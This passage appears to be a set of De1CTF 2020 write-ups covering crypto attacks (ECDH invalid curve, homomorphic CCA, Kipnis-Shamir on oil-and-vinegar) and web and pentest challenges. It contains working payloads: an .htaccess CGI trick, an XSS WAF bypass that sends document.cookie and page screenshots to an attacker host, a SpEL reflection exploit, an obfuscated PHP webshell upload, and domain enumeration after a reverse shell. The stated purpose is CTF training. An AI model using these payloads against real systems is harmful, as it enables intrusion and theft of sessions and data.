$$\Phi(N) = \lfloor e_1 \frac{x_2[2]}{x_2[1]} \rfloor$$

So we can decrypt the cipher to get flag !

If you want to know more details about this attack, take a look at this book, Chapter 7.1.

Reference:

http://index-of.es/Varios-2/Cryptanalysis of RSA and It's Variants.pdf https://sci-hub.tw/https://link.springer.com/chapter/10.1007/978-3-319-08344-5_12

https://sci-hub.tw/https://link.springer.com/chapter/10.1007/3-540-46701-7_14

https://eprint.iacr.org/2009/037.pdf

ECDH

In this task we can see a ECDH system. We can exchange keys and encrypt message to get result. So we can get the exchanged keys by encrypting our message. Also there is a backdoor, if you give server the secret, the server will give you flag.

But the task doesn't check whether the given point is on curve. So we can us Invalid curve attack to get secret.

We can construct points not on the given curve with low order by using open source software such as ecgen or Invalid curve attack algorithm and use CRT to get secret. Then we can use the generated data to attack the task and get flag.

PS: use *genData.py* to generated *data.txt* locally and use $exp.py$ to attack this chanllenge.

Reference:

https://en.wikipedia.org/wiki/Elliptic-curve_Diffie%E2%80%93Hellman

https://crypto.stackexchange.com/questions/71065/invalid-curve-attack-finding-low-order-points

https://web-in-security.blogspot.com/2015/09/practical-invalid-curve-attacks.html

https://www.iacr.org/archive/pkc2003/25670211/25670211.pdf

https://github.com/J08nY/ecgen

Homomorphic

This is a homomorphic encryption crypto system. We can use CCA to leak secret key and attack it.

Here is the solution:

1. Let : $M = \delta/4 + 20$, where 20 is a number large enough to cover up the noise.
2. Let: $t_1 = Mx^i, t2 = M$
3. Let ciphertext: $c_0 = pk[0] + t_1, c1 = pk[1] + t_2$
4. Send $c = (c0, c1)$ to server
5. The server will do this:
   $c_0 + c_1 s = pk[0] + t_1 + (pk[1] + t_2)s = -(as + e) + t_1 + (a + t_2)s = e + t_1 + t_2 s$
   so the decryption result is all 0 except for the i-th bit, and the i-th bit is equal to the i-th bit of secret key s
6. Append the i-th bit of secret key s to result array and back to step 1 until recover all the bits of secret key s
7. Use the secret key to decrypt flag

Also because the task has a decrypt function with bad check function. We can use many other ways to decrypt flag too. Such as add a q to the items of input $c0$ and $c1$, add other small numbers or etc.

Reference:

https://arxiv.org/pdf/1906.07127.pdf

https://www.slideshare.net/ssuserbd9135/danger-of-using-fully-homomorphic-encryption-a-look-at-microsoft-seal-cansecwest2019

https://github.com/edwardz246003/danger-of-using-homomorphic-encryption

Mini Purε Plus

Mini Purε is the crypto challenge of De1CTF 2019, this year I try to add the *ROUND* and give you data to attack.

Here is the solution:

Assume the input is (C, x) , the output is (C_L, C_R), then we can easily get the coefficients of $x^{3^{m-1}-1}$ and $x^{3^{m-1}-3}$ in C_R is $k0$ and $k0^3 + k1 + C$, where C is a constant , x is a variable and $k0, k1$ are the first and second round keys.

So we can use Square attack to find this:

$$\sum_{x \in F_{2^n}} x^{2^n - 3^{m-1}} C_R(x) = k0$$

$$\sum_{x \in F_{2^n}} x^{2^n - 3^{m-1} - 2} C_R(x) = k0^3 + k1 + C$$

where $n = 24, m = 16$

Then we can get $k0, k1$ and get all keys to decrypt flag.

And thanks to Redbud, they provided an improved interpolation attack method. It also works.

Reference:

https://en.wikipedia.org/wiki/Integral_cryptanalysis

https://link.springer.com/content/pdf/10.1007%2F978-3-642-03317-9_11.pdf

OV

This is a balanced oil and vinegar scheme. And it has been attacked by Kipnis and Shamir in 1998.

So we can just use Kipnis-Shamir attack to solve this task.

However I made some mistakes in the *hashFunction*. It should be like this:

```
H = [K.fetch_int(ord(i)) for i in m]
```

But I write it like this:

```
H = [ord(i) for i in m]
```

So there is a unexpected solution: just send *Iwanttoknowflag!* to sign and send the signed data to get flag.

And thanks to Mystiz , he helped me to find out the unexpected solution and improve my solution scripts.

Also thanks to Hellman, he reminded me of this mistake too.

Here is the excepted solution:

We assume public key is $P : k^n \to k^o$, where $o = v = 16, n = o + v$

1. Produce the corresponding symmetric matrices for the homogeneous quadratic parts of public key's polynomials: $W_1, W_2, \ldots, W_o$. Randomly choose two linear combination of $W_1, W_2, \ldots, W_o$ and still denote them as W_1 and W_2 in which W_1, W_2 is invertible. Calculate $W_{12} = W_1 * W_2^{-1}$.
2. Compute the characteristic polynomial of W_{12} and find its linear factor of multiplicity 1. Denote such factor as $h(x)$. Compute $h(W_{12})$ and its corresponding kernel.
3. For each vector O in the kernel of step 2, use $OW_iO = 0$, $(1 \leq i \leq o)$ to test if O belongs to the hidden oil space. Choose linear dependent vectors among them and append them to set T.
4. If T contains only one vector or nothing, go back to step 1.
5. If necessary, find more vectors in $T : O_3, O_4, \ldots$ Calculate $K_{O_1} \bigcap \ldots \bigcap K_{O_t}$ to find out the hidden Oil space in which K_{O_t} is a space from which the vectors x satisfy that $O_t W_i x = 0$, $(1 \leq i \leq o)$.
6. Extract a basis of hidden Oil space and extend it to a basis of k^n and use it to transform the public key polynomials to basic Oil-Vinegar polynomials form.

This write up doesn't write the whole content of Kipnis-Shamir attack, if you are interesting in it, you can see the papers in reference. Thanks.

PS: I have fixed these mistakes including word spelling mistake and generated the new source code. You can try to solve this task.

Reference:

http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.120.9564&rep=rep1&type=pdf

https://link.springer.com/content/pdf/10.1007%2F978-3-642-03317-9_11.pdf

https://link.springer.com/chapter/10.1007/978-3-319-38898-4_4

https://github.com/dsm501/Multivariate-cryptography-/blob/master/UOV%20Scheme.sagews

mc_noisemap

Files:
exp.js
package.json
www/map.html
www/assets/jquery.min.js

www/assets/noisemap.js
www/assets/p5.dom.js
www/assets/p5.js

The challenge is about `Image Identification`, modified basing on erdavids/Hex-Map.

My solution is not perfect. Perhaps there are some good ways to solve the challenge, I believe.

Just have a check on the exploit file `exp.js`.

`De1CTF{MCerrr_L0v3_P3r1iN_N0IsE-M4p?}`

web

check in

Points of this Challenge：

1. Usage of `.htaccess`
2. The usage of CGI in Linux
   You need to pay attention to while uploading:

- `content-type` Field verification
- Suffix blacklist verification(`/ph|ml|js|cg/`)
- Document content verification

```
/perl|pyth|ph|auto|curl|base|>|rm|ryby|openssl|war|lua|msf|xter|telnet/
```

Intended solution

.htaccess:

```
AddHandler cgi-script .xx
```

1.xx:

```
#! /bin/bash

echo Content-type: text/html

echo ""

cat /flag
```

After uploading the file, we found that the status code was 500 and we could not parse the bash file, because our target site was a Linux environment. If we wrote it with the local editor and the encoding format was not consistent with that when uploading, we could not parse it, so we could write it in the Linux environment, export and upload it.

Unintended solution 1

.htaccess:

```
AddType application/x-httpd-p\
hp .xx
```

1.xx

```
<?='cat /flag';
```

Unintended solution 2

Use server status information

.htaccess:

```
SetHandler server-status
```

Upload files and access your own upload directory,You can see the server status information,This method can at any time look at the information of a file that someone else has access to, and use someone else's file to successfully getflag.

Animal crossing

Description:
Free passport creator lets you show your island!

Level 1: bypass the cloud WAF

Cloud WAF usually has several layers and several filtering methods. Here I also designed two layers of protection.

Layer 1: Blacklist detection

```
var blackList = []string{
    //global
    "document", "window", "top", "parent", "global", "this",
    //func
    "console", "alert", "log", "promise", "fetch", "eval", "import",
    //char
    "<", ">", "`", "\\*", "&", "#", "%", "\\\\",
    //key
    "if", "set", "get", "with", "yield", "async", "wait", "func",
"for", "error", "string",
    //string
    "href", "location", "url", "cookie", "src",
}
```

The way to bypass the blacklist is to avoid the strings and characters of ban. Here, because of the iris framework problem of go, the `;` and the data after it will be deleted, and can be bypassed with `%0a`

Layer 2: Static syntax analysis

```
1. Pass in data to fmt.Sprintf("'%s';", data), and then parse the syntax. If parse fails, the error will be returned directly.
2. And then we visit AST nodes:
   1. VariableExpression/AssignExpression, All declaration/assignment statements will ban
   2. CallExpression, all function call, and callee not Identifier, will ban, example:
      1. ban:  test.test()、a[x]()
      2. pass: test()
   3. BracketExpression, all member reference and member is not Identifier, will ban, example:
      1. ban:  a[1]、a['xx']
      2. pass: a[x]
```

This layer of WAF, in fact, only needs to find out the rule of ban and find the unprocessed syntax to bypass it. My expected solution here is to pass variables with `throw`, but there are many other syntax that can be used.

The payload:

```
data=base64DATAXXXXXXX'%0atry{throw 'ev'%2b'al'}catch(e){try{throw frames[e]}catch(c){c(atob(data))}}%0a//
```

After bypassing the two layers of WAF protection, the local successful alert, we can use:

```
location.href = "http://xxxx/?" + btoa(ducument.cookie)
```

get the admin cookie, and the cookie is a part of the flag:

```
FLAG=De1CTF{I_l1k4_
```

Level 2: read 400 pictures

In the other half of the flag, hint:

```
What is the admin doing?
```

Read the administrator's document, you will find that there are 400 PNG images, and the flag is hidden in these images.

Here are several solutions preset during the design:

1. Bypass CSP to import html2canvas lib, get the screenshot and upload to server, get the image address and send it back, then download the image
2. Use the for loop to send all 400 pictures to /upload, get 400 picture addresses and send back
3. Read the pictures directly and send them back one by one, write scripts, or use for to circulate and batch transfer, but the return process needs code conversion, and after the transfer back, it also needs to be converted into pictures for splicing

All three solutions can get the flag, I will introduce the solution of bypassing CSP and import html2canvas lib. Other methods are similar, so I won't write them all (You can go to see the players' writeup),

Bypass CSP to import html2canvas lib

The main function of this website is to create a animal crossing passport, The homepage has a `/upload` api for upload image, you can upload a file with `png` suffix, and use `fetch` get the png file source, then `eval` it. You can bypass CSP to import the html2canvas lib and execute it.

The png file:

```
    ...
  ...
html2canvas.js code
    ...
  ...

// screenshot->upload screenshot->send img address back
html2canvas(document.body).then(function(canvas) {
        const form = new FormData(),
        url = "/upload",
        blob = new Blob([canvas.toDataURL().toString()], {type :
"image/png"})
        file = new File([blob], "a.png")
        form.append("file", file)
        fetch(url, {
            method: "POST",
            body: form
        }).then(function(response) {
            return response.json()
        }).then(function(data) {
            location.href="//xxxxxxxxx:8099/?"+data.data.toString()
        })
  })
```

Here I also write the JS of screenshot operation into png.

It upload the screenshot to the server and get the returned image address, then send it back to the attacker

Read image and execute

After upload the image, get the png address, then you can read the image with the controllable JS part and execute it

```
fetch(`/static/images/xxxxxxxxx.png`).then(res=>res.text()).then(txt=>eval(txt))
```

And you can use the method of bypassing the WAF to pack it

Finally, when submitted to the BOT, you can receive the address of the screenshot of the admin's interface, and download it to see the other half of the flag

```
cool_GamE}
```

Flag:

```
De1CTF{I_l1k4_cool_GamE}
```

calc

1. challenge info

Please calculate the content of file /flag http://106.52.164.141

2. design document

I found there are many difference between spel's grammar and java's grammar. For example, in spel we can use 1.class to get the class java.lang.Integer, but in java, we cannot.

I want to design a challenge to let ctfers discovery these difference and construct a more complicated reflection chain instead of the copy the payload from the internet directly.

So, i use two technology to forbide normal payloads.

1. blacklist filter:
    - T\s*(
    - #
    - new
    - java.lang
    - Runtime
    - exec.*(
    - getRuntime
    - ProcessBuilder
    - start
    - getClass
    - String
2. rasp

There may be 3 different way to solve:

1. bypass blacklist filter to use T or # or new keywords
2. bypass blacklist by using 1.class.forName() to reflect java class, and construct a reflection chain to get flag
3. close the rasp protection

3. exp

which scheme we want players to use is the scheme2:bypass blacklist by using 1.class.forName() to reflect java class, and construct a reflection chain to get flag. and i just give my exploit here. of course you can try other two schemes to solve this challenge (actually they are really feasible.)

```python
# coding=utf-8
import commands
import base64
import requests

def get_flag(target):
    payload = 
'1.class.forName("java.nio.file.Files").getMethod("readAllLines",
1.class.forName("java.nio.file.Path")).invoke(null,
1.class.forName("java.nio.file.Paths").getMethod("get",
1.class.forName("java.net.URI")).invoke(null,
1.class.forName("java.net.URI").getMethod("create",
1.class.forName("java.la"+"ng.Str"+"ing")).invoke(null,
"file:///flag")))'
    print("payload", payload)
    url = "http://{}/spel/calc".format(target)
    r = requests.get(url, params={"calc": payload})
    print(r.request.url)
    print(r.text)


if __name__ == '__main__':
    get_flag("106.52.164.141")
```

4. other writeups

I am ashamed that there are more detailed writeups written by players. you can find here: https://ctftime.org/task/11491


Hard_Pentest

easy bypass

```
POST /index.php HTTP/1.1
Host: 47.113.219.76
Content-Length: 1918
Cache-Control: max-age=0
Origin: http://47.113.219.76
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyE7meGVYt90amEfD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://47.113.219.76/
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryyE7meGVYt90amEfD
Content-Disposition: form-data; name="file"; filename="1.php::$DATA"
Content-Type: text/plain

<?=$_=[]?><?=$_=@"$_"?><?=$_=$_['!'=='@']?><?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$___ =$__?>
<?=$____=$___?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__.$___?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__?>
<?=$____='_'?>
<?=$__=$_?>
```


```
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$_=$$____?>
<?=$___($_[_])?>

------WebKitFormBoundaryyE7meGVYt90amEfD
Content-Disposition: form-data; name="submit"

submit
------WebKitFormBoundaryyE7meGVYt90amEfD--
```

After getting the webshell, it is found that the flag is not on the web server. It is guessed that it should be internal penetration. For convenience, you can reverse a meterpreter or beacon back. Then the next step is internal penetration. Collect simple information and find that the domain controllor shared folder Hint has a compressed package `flag1_and_flag2hint.zip`




```
PS C:\web\uploads> get-domaincomputer|get-netshare
get-domaincomputer|get-netshare

Name          Type Remark             ComputerName
----          ---- ------             ------------
ADMIN$    2147483648 Remote Admin       dc.De1CTF2020.lab
C$        2147483648 Default share      dc.De1CTF2020.lab
Hint               0                    dc.De1CTF2020.lab
IPC$      2147483651 Remote IPC         dc.De1CTF2020.lab
NETLOGON           0 Logon server share dc.De1CTF2020.lab
SYSVOL             0 Logon server share dc.De1CTF2020.lab
ADMIN$    2147483648 Remote Admin       dm.De1CTF2020.lab
C$        2147483648 Default share      dm.De1CTF2020.lab
IPC$      2147483651 Remote IPC         dm.De1CTF2020.lab


PS C:\web\uploads> dir \\dc.De1CTF2020.lab\Hint
dir \\dc.De1CTF2020.lab\Hint


    Directory: \\dc.De1CTF2020.lab\Hint


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/15/2020  11:07 PM            482 flag1_and_flag2hint.zip
```

Download it, find that the compressed package requires a password, continue to collect information, and find a user `HintZip_Pass` , guessing that the compressed password should start from this user.




```
PS C:\web\uploads> net user /domain
net user /domain
The request will be processed at a domain controller for domain De1CTF2020.lab.


User accounts for \\dc.De1CTF2020.lab

-------------------------------------------------------------------------------
Administrator            Delta                    Guest
HintZip_Pass             krbtgt                   qiyou
web
The command completed successfully.
```

Then collect some information of the `Zip_Password` user and find that this user belongs to the OU of `Zip_Password` , not the regular Users container




```
PS C:\web\uploads> get-domainuser -identity HintZip_Pass
get-domainuser -identity HintZip_Pass


pwdlastset            : 4/15/2020 8:09:05 PM
usncreated            : 12760
lastlogoff            : 1/1/1601 8:00:00 AM
badpwdcount           : 0
name                  : HintZip_Pass
samaccounttype        : USER_OBJECT
samaccountname        : HintZip_Pass
whenchanged           : 4/15/2020 2:56:02 PM
objectsid             : S-1-5-21-1806179181-549835139-1294087714-1107
lastlogon             : 1/1/1601 8:00:00 AM
objectclass           : {top, person, organizationalPerson, user}
codepage              : 0
cn                    : HintZip_Pass
usnchanged            : 20518
primarygroupid        : 513
logoncount            : 0
countrycode           : 0
dscorepropagationdata : {4/15/2020 2:56:02 PM, 1/1/1601 12:00:00 AM}
